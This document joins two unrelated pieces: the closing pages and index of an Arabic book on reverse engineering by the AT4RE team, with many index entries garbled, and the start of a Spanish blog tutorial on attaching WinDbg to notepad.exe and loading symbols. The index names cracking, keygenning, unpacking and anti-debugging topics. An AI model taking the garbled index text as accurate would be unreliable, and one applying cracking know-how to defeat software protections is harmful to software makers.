وقد أظهرت الدراسة أن الهندسة العكسية ليست عملاً سهلاً أو آلياً، وإنما هي عمل يحتاج إلى خبرة ومعرفة وتجربة، وأن نجاحها يعتمد على مدى فهم الباحث للبرنامج المستهدف وقدرته على تحليله واستخراج المعلومات منه، وأن هذا يتطلب من الباحث أن يكون على دراية بلغات البرمجة وأدوات التحليل وأساليب الهندسة العكسية، وأن يتحلى بالصبر والدقة والمثابرة.

وختاماً نرجو أن يكون هذا العمل قد أضاف شيئاً إلى المكتبة العربية في مجال الهندسة العكسية، وأن يكون مرجعاً للباحثين والمهتمين بهذا المجال، وأن يكون دافعاً لغيرنا من الباحثين لإكمال ما بدأناه وتطويره وتوسيعه، فالعلم لا يقف عند حد، والمعرفة لا تنتهي، وما هذا إلا خطوة في طريق طويل نرجو أن نكون قد أسهمنا فيه ولو بشيء يسير.

والحمد لله رب العالمين...

فريق العربي لهندسة العكسية

Arab Team 4 Reverse Engineerin

INDEX

.Net, 294, 313, 326, 348
ACProtect, 512
Advenced OllyDbg Plugin, 223
Anti reversing, 253, 289
ANTI-ANALYSIS, 9, 253, 273
AODD Trick, 222
ARM, 369, 384
ASPROTECT, 4, 102
AT4RE FastScanner, 67, 68, 141, 150, 161, 176, 427, 444, 445
Brute Force, 8, 10, 119, 245, 247, 251, 326, 335, 337, 339, 341
CloseHandle, 2, 20, 23, 35, 167, 170
CONTEXT, 24, 25, 37, 38, 42, 239, 240, 241, 269, 271
ContinueDebugEvent, 2, 20, 31, 34, 35, 38, 43
CrackMe, 176
CRC32, 6, 192, 193, 194, 272, 436, 437
CREATE_PROCESS_DEBUG_INFO, 30
CREATE_THREAD_DEBUG_INFO, 29
CreateProcess, 2, 20, 22, 23, 24, 31, 33, 34, 37, 44, 238
CryptoMe, 176
Deblector, 9, 294, 295, 299, 303, 313, 326, 334, 348, 349, 351
DEBUG_EVENT, 26, 27, 34, 35, 37, 38, 42, 43
DebugActiveProcess, 2, 20, 31, 44, 283
Debugger, 32
Debugger Detection, 215
DEBUGGER DETECTION أظش *debugger detection*
Decryption, 118
Delphi component, 83
DES, 438
Dump, 106, 107
dUP, 458
eBook Workshop, 444
ElGamal, 5, 129, 131, 132, 138
Emulator, 14, 397, 398, 399, 402, 404, 406, 407, 408, 410, 411, 413, 415, 423, 548
Encryption, 118
Exception أظش *Exceptions*
EXCEPTION_BREAKPOINT, 28, 37, 38, 42
EXCEPTION_DEBUG_INFO, 27, 28, 29
EXCEPTION_RECORD, 28
Exceptions, 67, 71, 78, 220, 260
ExeInfo PE, 431
FGInt, 5, 129, 130, 131, 132, 137, 138, 158
FGIntRSA, 5, 150, 156
Fix Dump, 77, 108
Flirt signatures, 153
GetOpenFileNameA, 20, 32, 44
GetStartupInfo, 2, 20, 21, 22, 33
GetThreadContext, 20, 24, 37, 38, 42, 238, 240, 241, 242, 243
GUID, 524
Hardware Breakpoints, 236
HWBP, 8, 236, 237, 238, 239, 240, 241, 243
IDA, 11, 150, 151, 153, 290, 369, 370, 372, 375, 384, 385, 386, 391, 392, 408, 411, 414, 415, 422, 517, 520, 521
Import REConstructor, 3, 67, 74, 80, 102
ImporterAutoFixIAT, 234
ImporterAutoSearchIAT, 234
ImpRec, 108
Inline Patching, 110, 111, 115
Inline Patchinging, 106
Int3, 20, 28, 36
IsDebuggerPresent, 8, 254, 255, 512
Kanal, 121, 132, 150, 176, 273, 438
Kernel Detective, 44, 522, 532
Kernel Dispatcher, 239
KeyFileMe, 201
KeygenMe, 176
Keygenning, 10, 139, 150, 358, 361, 438, 517, 520, 521
Loader, 3, 20, 67, 68, 69, 70, 72, 106, 451
LordPE, 161, 162, 176, 191
Malwares Hooking, 522
MUP, 106
ODBG_Pluginaction, 98
ODBG_Plugininit, 95
ODBG_Pluginmenu, 97
OdbgScript, 3, 45, 46, 59, 64, 102, 106, 107, 254, 256, 258, 265
OllyDbg Plugin, 93
OllyDump Plugin, 67, 73
OP Code, 36, 187, 188, 189, 190
OPENFILENAME, 25

PC-Guard, 68
Petran, 384, 385, 393
Private key, 139
PROCESS_INFORMATION, 22
Public key, 139
RadAsm, 6, 161, 164, 176, 178, 189, 444, 490
RDTSC, 7, 215, 217, 218, 219, 220, 221, 222, 223, 224, 225, 226, 227, 228, 261
ReadProcessMemory, 2, 20, 22, 36, 43, 243, 267
ReadProcessMemoryFixed, 234
Rebuild import, 74
Reflector, 9, 294, 295, 298, 299, 313, 315, 316, 324, 326, 348, 353, 354, 356, 358, 361
Resource Hacker, 458
RSA, 5, 119, 120, 139, 140, 141, 146, 147, 150, 151, 158, 202, 544
RSACrypt, 5, 139
RSAdecrypt, 140, 144
RSAencrypt, 140, 146, 148
S60, 369, 384
Scripting, 45
SearchNReplace, 208
SetThreadContext, 2, 20, 25, 37, 238, 239, 240, 241, 242
SnD Reverser Tool, 438, 125
STARTUPINFO, 21
Symbian, 11, 384, 386, 393
Table Extractor, 161, 173, 175
Thread, 22, 25
TMG Ripper Studio, 517
Trial Version, 85, 86, 88, 91
Ultra RscEditor, 369
UnMakeSIS, 369, 371
Unpacker, 7, 8, 229, 230, 234, 292
Uppp, 12, 471, 476, 477, 478, 488
VA, 22
VB6, 13, 535
VBExplorer, 538
VBReFormer, 538
WaitForDebugEvent, 2, 20, 26, 34, 238, 283
WINCE, 394
Windows Mobile, 11, 394, 402
WriteProcessMemory, 2, 20, 23, 36, 37, 238, 281
ZeroMemory, 2, 20, 24, 33, 292
إضافات OllyDbg, 93
شظايا شفرة, 139, 5
انسداد التصحيح, 87, 88, 104, 105, 243, 373, 393
غضون, 4, 118
ضغط الشفرة, 337
حرب النجوم, 444
تشويش, 68, 273
جاكدرسيا ادى ءاد, 67
تطبيقات الزوت, 9, 10, 294, 295, 313, 316, 326, 353, 358, 361
خق, 4, 7, 21, 26, 28, 31, 105, 108, 176, 187, 227, 261, 264, 283, 291, 351, 450
دقيق ابر قخ, 2, 3, 32, 33, 34, 35, 36
خاص قاخ ابر طقش, 4, 6, 83, 118, 119, 121, 129, 130, 139, 150, 176, 193, 202
خاص قح ابر سجو, 88, 507, 517
سنش ثد, 45, 46, 65, 66, 106, 107
دثشن س شظا غرث شن س
فل اى ذا ح, 3, 68, 70, 73, 78, 3, 67, 68, 78
90, حطشض شغ حضغة
90, حطشض حضغة
مطف اى قخ, 8, 215, 221, 222, 225, 253, 254, 266, 275, 278
قثض, 22, 23, 24, 25, 29, 30, 36, 95, 96, 166, 167, 169, 170, 180, 182, 183, 226, 239, 257, 268
83, بد خأنه
س خ ذجشغح, 85, 86, 355
قطح اذخه, 30, 54, 69, 70, 81
قطح ذقف, 2, 8, 28, 35, 36, 37, 40, 41, 42, 48, 49, 50, 53, 72, 73, 88, 122, 133, 144, 195, 218, 219, 223, 224, 227, 229, 230, 231, 238, 243, 258, 261, 263, 265, 266, 268, 275, 281, 283, 285, 291, 300, 304, 307, 334, 351, 417, 418, 425, 429, 432, 434, 436, 440, 509, 539, 540, 541, 542

AT4RE
ARAB TEAM 4 REVERSE ENGINEERING
فاتح رمضان
1430

Surviving the Night

Descubriendo WinDbg

Que triste será el día en que yo sea abuelo, y cuando mis nietos me pidan que les cuente mis locuras de juventud solo se me ocurran cosas como la noche en que algunos compañeros de *Plain Concepts* nos pusimos a crackear el buscaminas con el WinDdg a eso de las 2:00 am.


La verdad es que siempre he sido un poco raro para estas cosas: de pequeño no se me daba nada bien jugar a los juegos de plataformas, así que tiraba de SoftIce (el viejo, para DOS, de NuMega :)) y me dejaba matar algunas vidas, miraba a ver que direcciones de memoria seguían un patrón de decrecimiento, y cuando localizaba la dirección de memoria que almacenaba el número de vidas, lo ponía a FF, y *voilá*, 256 vidas ;) ¡El proceso era más divertido muchas veces que el propio juego!

Supongo que debido a este oscuro pasado mío, mis ojos se abrieron como platos cuando descubrí la depuración postmortem de la mano,principalmente, de Nacho Alonso y David Salgado, y del resto de mis compañeros de Soporte en Microsoft, a los que les debo un buen cacho de lo que soy (¡¡un abrazote a todos!!). Desde ese momento me enganche al WinDbg, y hasta hoy me dura la tontería ;)

Espero poder dedicar algunas entradas de este blog a introducir el WinDbg, así como escenarios útiles (y no tan útiles! XD) de uso.

Que es el WinDbg

Microsoft pone a nuestra disposición (bajo licencia BTF, esto es, *By The Face* XD) las Debugging Tools for Windows, una suite de aplicaciones y documentación destinadas a la depuración en sistemas Windows. WinDbg es una de éstas herramientas: concretamente es un depurador que nos permite adjuntarnos a procesos de usuario y al kernel del sistema operativo (por tanto, soporta tanto *user mode debugging* como *kernel mode debugging*), que permite tanto la depuración en vivo (*live debugging*), que consiste en adjuntarse a un proceso que está en ejecución, como la depuración postmortem, mediante el análisis de volcados de memoria generados por la aplicación o el sistema operativo en momentos determinados. Y además de todo esto, ¡dispone de una interfaz gráfica! Bueno, o eso al menos dicen los de Redmond, porque muy gráfica la verdad es que no lo es :) Os adjunto un pantallazo de una sesión de depuración:



Como podéis ver, la ventana de comandos parece cualquier cosa menos gráfica :) Esto tiene una explicación: todos los depuradores de Microsoft tratan de mantener la compatibilidad a nivel de comandos. Si sabemos utilizar WinDbg, podremos saltar fácilmente a KD, CDB o NTSD, que son los depuradores de consola de Windows.

La diferencia mas notable entre el WinDbg y los otros tres depuradores comentados es la extensibilidad mediante módulos; algunos de las extensiones más conocidas son la Son of Strike (sos.dll), que nos permite depurar código administrado, y la SIEExtPub.dll, que entre otras cosas permite listar regiones criticas.


Un ejemplo: depurando el notepad.exe

Ok, ya sabemos lo que es el WinDbg, y sabemos donde encontrarlo, así que si os animáis, acompañadme en una demo muy corta para familiarizarnos con él. Simplemente vamos a adjuntar el depurador a un proceso existente, en este caso el notepad.exe.


Para empezar, nos descargamos las *Debugging Tools for Windows* y las instalamos en nuestra máquina. A continuación, arrancamos WinDbg.exe y, *ta-dah!*, ahí tenemos nuestro depurador gráfico :)

Ahora necesitaremos el proceso al que nos vamos a adjuntar (en inglés *debugee*), que será en este caso el notepad.exe. Vamos a abrir el notepad y simulamos que vamos a abrir un fichero; pulsamos Ctrl+O y nos aparecerá la ventana donde podemos seleccionar el archivo

a abrir. Ok, con esto, sin cerrar esa ventana ni abrir ningún fichero, hemos terminado de preparar nuestro d*ebuggee*. Debería aparecer como la imagen siguiente:



Volvemos ahora al WinDbg, pulsamos F6 (que es el acceso rápido para adjuntarse a un proceso de la máquina) y nos aparecerá una ventana como la siguiente, donde podemos seleccionar el proceso al cual nos queremos adjuntar.



El *checkbox* que aparece en la parte inferior de la ventana con el nombre de **Noninvasive** es muy importante. No vamos a entrar en mucho detalle ya que es el primer artículo de la serie, pero os adelantaré que si ese checkbox no esta marcado, cuando cerremos la sesión de depuración el proceso depurado se cerrará también. Como veis, es un detalle muy importante, sobre todo si estamos trabajando en un servidor de producción: yo me se de alguno que se olvido de poner el modo *no invasivo* mientras depuraba un SQL Server en producción... titiriti, titiriti.... :D

El otro detalle a destacar es que si bien los nombres del proceso ayudan, en muchas ocasiones no es suficiente para identificar el proceso exacto al que queremos adjuntarnos. Por ejemplo, si quisiéremos depurar una instancia concreta en un servidor con múltiples instancias, necesitaríamos recurrir al identificador del proceso (PID), ya que el nombre sería el mismo para todas las instancias (sqlservr.exe).

De todos modos, nosotros lo tenemos bien fácil en este caso: seleccionamos el notepad.exe y le damos al Ok. A continuación os aparecerá una ventana en la que se muestra un *chorrazo* de texto, que aunque no vamos a describir en detalle, os adelanto que es la lista de todos los módulos (ejecutable, dlls, etc) que conforman el proceso notepad.exe.

A partir de aquí el proceso a depurar esta detenido, y nosotros podemos empezar a lanzar comandos al WinDbg para analizar o modificar el proceso. Por ejemplo, si lanzamos el comando lm (acnonimo de *List Modules*) nos listará todos los módulos en memoria de ese proceso. A continuación os pongo un extracto de ésta salida en mi máquina:

```
0:011> lm
start             end                 module name
00000000`777d0000 00000000`77901000   kernel32   (deferred)
00000000`77910000 00000000`779da000   USER32     (deferred)
00000000`779e0000 00000000`77b5a000   ntdll      (export symbols)
C:\Windows\system32\ntdll.dll
00000000`fffa0000 00000000`fffcf000   notepad    (deferred)
00000001`80000000 00000001`80083000   sfShellTools64   (deferred)
000007fe`f47d0000 000007fe`f4858000   tiptsf     (deferred)
000007fe`f5c10000 000007fe`f62d2000   ieframe    (deferred)
000007fe`f7080000 000007fe`f7178000   actxprxy   (deferred)
000007fe`f7390000 000007fe`f73eb000   ntshrui    (deferred)
000007fe`f73f0000 000007fe`f7442000   msshsq     (deferred)
000007fe`f7530000 000007fe`f75d7000   cscui      (deferred)
...
```

Como se puede ver, tenemos un modulo que se llama notepad. Podemos tratar de visualizar todas las funciones que expone mediante el comando **x**. Este nos muestra una lista de todos los indentificadores (nombres de funciones, de variables...)de un modulo, o los que

cumplan cierto criterio mediante una expresión regular. En el siguiente ejemplo vamos a pedir que nos muestre todos los identificadores del modulo notepad:

0:011> x notepad!*
*** ERROR: Module load completed but symbols could not be loaded for C:\Windows\System32\notepad.exe

Uuups, algo no está bien. Dice que faltan unos símbolos, y no nos muestra nada... bueno, vamos a ignorar de momento este mensaje. Fijaros simplemente en que la expresion que le pasamos fue <NombreModulo>!<expresionDeBusqueda>.

Vamos a intentar mostrar otra cosa interesante: los volcados de pila de todos los hilos del proceso. Para ello, nada mas simple que el terriblemente intuitivo comando ~*k. En mi máquina me ha devuelto 12 hilos, pero aqui voy a limitar la salida a un solo hilo:

```
0:011> ~*k

   0  Id: 1798.1548 Suspend: 1 Teb: 000007ff`fffdc000 Unfrozen
Child-SP          RetAddr           Call Site
00000000`000df348 00000000`7780ed73 ntdll!NtWaitForMultipleObjects+0xa
00000000`000df350 00000000`7792e96d
kernel32!WaitForMultipleObjectsEx+0x113
00000000`000df460 000007fe`fccb1ab6
USER32!MsgWaitForMultipleObjectsEx+0x13d
00000000`000df500 000007fe`fccb371f DUser+0x1ab6
00000000`000df550 000007fe`fccb3696 DUser!DeleteHandle+0x7df
00000000`000df590 00000000`7791bd1a DUser!DeleteHandle+0x756
00000000`000df5c0 00000000`77a32016 USER32!CopyIcon+0x8a
00000000`000df610 00000000`7792df2a ntdll!KiUserCallbackDispatcher+0x1f
00000000`000df678 00000000`779173e9 USER32!WaitMessage+0xa
00000000`000df680 00000000`7791760a USER32!LockWindowUpdate+0x249
00000000`000df700 00000000`779174c6
USER32!DialogBoxIndirectParamAorW+0x19a
00000000`000df760 00000000`77917918
USER32!DialogBoxIndirectParamAorW+0x56
00000000`000df7a0 000007fe`fe473d2e USER32!DialogBoxIndirectParamW+0x18
00000000`000df7e0 00000000`fffa5146 COMDLG32!GetFileTitleW+0x121e
00000000`000df850 00000000`fffa547e notepad+0x5146
00000000`000df8c0 00000000`fffa5b98 notepad+0x547e
00000000`000df920 00000000`fffa6d33 notepad+0x5b98
00000000`000dfa50 00000000`7792e25a notepad+0x6d33
00000000`000dfaa0 00000000`7792cbaf USER32!GetWindowLongPtrW+0x13a
00000000`000dfb60 00000000`7792cdcd USER32!ReleaseDC+0x9f

   1  Id: 1798.310 Suspend: 1 Teb: 000007ff`fffda000 Unfrozen
Child-SP          RetAddr           Call Site
00000000`0304f528 00000000`7780ed73 ntdll!NtWaitForMultipleObjects+0xa
00000000`0304f530 00000000`7792e96d
kernel32!WaitForMultipleObjectsEx+0x113
00000000`0304f640 000007fe`fccb1ab6
USER32!MsgWaitForMultipleObjectsEx+0x13d
00000000`0304f6e0 000007fe`fccb1aef DUser+0x1ab6
00000000`0304f730 000007fe`fccbe4ad DUser+0x1aef
00000000`0304f7a0 000007fe`fccbe3cc DUser!GetMessageExA+0x6d
```

```
00000000`0304f7f0 000007fe`fea994e7 DUser!RemoveGadgetProperty+0x59c
00000000`0304f880 000007fe`fea9967d msvcrt!_crtCompareStringW+0xf7
00000000`0304f8b0 00000000`7780cdcd msvcrt!beginthreadex+0x13d
00000000`0304f8e0 00000000`77a2c6e1 kernel32!BaseThreadInitThunk+0xd
00000000`0304f910 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```

Si nos fijamos, podemos ver que algunos módulos, como kernel32, muestran los nombres de los métodos en cada *frame* de la pila, mientras que otros, como los de notepad, solamente nos muestran el nombre del módulo y un número hexadecimal al lado. Nuevamente, esto se debe a que no tenemos disponibles símbolos para el modulo notepad.exe (y muchos otros)....

Símbolos: Qué son, para qué nos sirven y dónde los conseguimos

¿Alguna vez os fijasteis en los ficheros de extensión .pdb que acompañan a vuestros binarios en la caperta \bin\debug? Pues si no los conocíais de antes, os los presento: son los ***símbolos*** de vuestro código. Su extensión es un acrónimo de *Program Data Base*, y su objetivo es servir de traducción entre direcciones de memoria u offsets dentro de un módulo y el nombre que se le ha dado a ese elemento durante el desarrollo, es decir, su identificador.

¿Y para que nos sirven? Precisamente para evitar lo que nos sucede en el ejemplo del notepad de arriba, en el cual no podemos ver casi ninguna información del módulo. A modo de ejemplo, imaginemos que tenemos libreria llamada matematicas.dll y un método dentro de ella llamado Sumar. Si tuviera los símbolos de ésta librería, desde WinDbg podria ver algo como **matematicas!Sumar** como nombre del método, pero si no tuvieramos los símbolos seguramente veríamos algo parecido a **matematicas+0x1ab6**, lo cual no nos da ninguna pista de lo que realiza ese método.

Para obtener los símbolos evidentemente hay que recurrir al desarrollador del producto. Si es un producto nuestro, tenemos que asegurarnos de tener los .pdb tanto para las versiones de *debug* como *release* (por defecto en *Visual Studio*, al compilar en modo r*elease*, no se generan los símbolos). Si se trata de un producto de terceros dependemos de que la empresa desarrolladora los distribuya. En el caso de Microsoft estamos *parcialmente* de enhorabuena, ya que gran cantidad de sus productos distribuyen los símbolos; eso si, una versión limitada de ellos, los llamados símbolos públicos.

WinDbg incorpora una gestión de símbolos muy avanzada, de modo que podemos montarnos nuestro propio servidor de símbolos en nuestro disco duro o en un *directorio compartido* de la red, lo cual es buena idea a medida que la colección va creciendo. Ya veréis como al final acabáis coleccionando símbolos como si fueran cromos :D

En mi caso, tengo una carpeta local con los símbolos (C:\Symbols), y en ella se descargan todos los símbolos que voy obteniendo. El propio WinDbg se encarga de ordenarla en directorios para que no haya problemas de versiones. Sin embargo, con la carpeta local no es suficiente, hay que especificar también servidores desde donde nos podamos descargar los símbolos que no tenemos. En este caso, solo os puedo dar uno, el servidor de símbolos

públicos de Microsoft, que se encuentra en http://msdl.microsoft.com/download/symbols. Para especificar la ruta de símbolos podemos establecer la variable de entorno NT_SYMBOL_PATH o modificarla desde la interfaz de usuario del WinDbg (Ctrl+S o menú File -> File Symbol Path...). Para que no digáis que os hago pensar ni un poquitín, os dejo la cadena de símbolos que estoy utilizando para esta demo:

SRV*c:\symbols*http://msdl.microsoft.com/download/symbols

Una vez establecido nuestro servidor de símbolos, volvamos a la demo...

... y de vuelta a WinDbg

Con nuestros símbolos en orden, vamos a forzar a WinDbg a que nos vuelva a cargar los módulos y busque por los símbolos apropiados. Para ello emplearemos el comando .reload, que carga los símbolos de nuevo, y le pasamos los parámetros /v (verbose, es decir, nos imprime información detallada de los símbolos durante el proceso de carga) y /f (fuerza la carga de los símbolos. Si no se especifica este parámetro, los símbolos se cargan de modo perezoso, solo cuando son necesitados). A continuación pongo un fragmento de la salida en mi máquina:

```
0:011> .reload /v /f
Reloading current modules
AddImage: C:\Windows\system32\USER32.dll
 DllBase  = 00000000`77950000
 Size     = 000ca000
 Checksum = 000ce438
 TimeDateStamp = 45d3ee19
AddImage: C:\Windows\system32\kernel32.dll
 DllBase  = 00000000`77a20000
 Size     = 00131000
 Checksum = 0013758a
 TimeDateStamp = 4549d328
AddImage: C:\Windows\system32\ntdll.dll
 DllBase  = 00000000`77b60000
 Size     = 0017a000
 Checksum = 0017b5ee
 TimeDateStamp = 4549d372
AddImage: C:\Windows\system32\notepad.exe
 DllBase  = 00000000`fffe0000
 Size     = 0002f000
 Checksum = 0003024b
 TimeDateStamp = 4549bb19
...
```

Podemos ver como se están cargando los módulos, sus direcciones base, tamaño de los módulos, etc. Si queremos obtener un listado de todos los módulos y su estado, podemos repetir el comando *lm* que ya lanzamos antes. Esta vez la salida será similar a esta:

```
0:011> lm
start             end                 module name
00000000`77950000 00000000`77a1a000   USER32     (pdb symbols) (...)
```

```
00000000`77a20000 00000000`77b51000   kernel32   (pdb symbols) (...)
00000000`77b60000 00000000`77cda000   ntdll      (pdb symbols) (...)
00000000`fffe0000 00000001`0000f000   notepad    (pdb symbols) (...)
...
```

Podemos ver que los módulos ya están cargados (en lugar de *deferred*, nos aparece la etiqueta *pdb symbols*, o *export symbols*, etc.). Vamos a tratar de realizar las dos pruebas de antes, esto es, consultar todos los identificadores expuestos por el modulo notepad, y listar los call stack de algunos hilos para hacernos a la idea de lo que hacen.

En el primer caso, volvemos a lanzar el comando *x* para consultar información expuesta por el modulo (podemos pensar que x viene de eXplore... estaremos equivocados, pero funciona como regla mnemotécnica :P). En mi máquina tengo la siguiente salida:

```
0:011> x notepad!*
(...)
00000000`ffff1600 notepad!PrintTime = <no type information>
(...)
00000000`fffe7564 notepad!AlertBox = <no type information>
00000000`ffff0630 notepad!szLoadDrvFail = <no type information>
00000000`fffe25f0 notepad!IID_IQuickFilterPriv = <no type information>
00000000`fffe10b8 notepad!_imp_GetTextExtentPoint32W = <no type
information>
(...)
00000000`ffff0578 notepad!szUntitled = <no type information>
(...)
```

Si recordáis, antes de tener los símbolos cargados no obteníamos ninguna salida al ejecutar este comando, mientras que ahora tenemos una lista enorme con todos los identificadores del módulo. Imaginaros que nos interesa buscar todos los métodos relacionados con la acción de guardar el fichero; podemos intentar lanzar una consulta como la siguiente:

```
0:011> x notepad!*Save*
00000000`fffe635c notepad!CheckSaveTaskDlgBox = <no type information>
00000000`fffe5068 notepad!ShowOpenSaveDialog = <no type information>
00000000`fffe8268 notepad!SaveGlobals = <no type information>
00000000`fffe54c4 notepad!InvokeLegacySaveDialog = <no type information>
00000000`ffff1384 notepad!fInSaveAsDlg = <no type information>
00000000`fffe32f0 notepad!IID_IViewSaveRestriction = <no type
information>
00000000`fffe24d0 notepad!IID_IFileSaveDialogOld = <no type information>
00000000`ffff20c0 notepad!szSaveFilterSpec = <no type information>
00000000`fffe4548 notepad!s_SaveAsHelpIDs = <no type information>
00000000`fffe17a0 notepad!IID_IFileSaveDialog = <no type information>
00000000`fffe55f4 notepad!InvokeSaveDialog = <no type information>
00000000`fffe24a0 notepad!IID_IFileSaveDialogPrivate = <no type
information>
00000000`ffff20b0 notepad!g_ftSaveAs = <no type information>
00000000`fffe64c0 notepad!CheckSave = <no type information>
00000000`ffff0620 notepad!szSaveCaption = <no type information>
00000000`fffe7a90 notepad!NpSaveDialogHookProc = <no type information>
00000000`fffe17e0 notepad!CLSID_FileSaveDialog = <no type information>
00000000`fffe33c0 notepad!CLSID_ScreenSaverPage = <no type information>
```

```
00000000`fffe9e00 notepad!SaveFile = <no type information>
00000000`fffe1050 notepad!_imp_GetSaveFileNameW = <no type information>
```

Ahora vamos a comprobar como se ven la pila de llamadas de un hilo del proceso:

```
0:011> ~*k

   0  Id: ff4.6cc Suspend: 1 Teb: 000007ff`fffdc000 Unfrozen
Child-SP          RetAddr           Call Site
00000000`0010f288 00000000`77a5ed73 ntdll!NtWaitForMultipleObjects+0xa
00000000`0010f290 00000000`7796e96d
kernel32!WaitForMultipleObjectsEx+0x10b
00000000`0010f3a0 000007fe`fcf31ab6
USER32!RealMsgWaitForMultipleObjectsEx+0x129
00000000`0010f440 000007fe`fcf3371f DUser!CoreSC::Wait+0x62
00000000`0010f490 000007fe`fcf33696 DUser!CoreSC::WaitMessage+0x6f
00000000`0010f4d0 00000000`7795bd1a DUser!MphWaitMessageEx+0x36
00000000`0010f500 00000000`77bb2016 USER32!_ClientWaitMessageExMPH+0x1a
00000000`0010f550 00000000`7796df2a
ntdll!KiUserCallbackDispatcherContinue
00000000`0010f5b8 00000000`779573e9 USER32!ZwUserWaitMessage+0xa
00000000`0010f5c0 00000000`7795760a USER32!DialogBox2+0x261
00000000`0010f640 00000000`779574c6 USER32!InternalDialogBox+0x134
00000000`0010f6a0 00000000`77957918
USER32!DialogBoxIndirectParamAorW+0x58
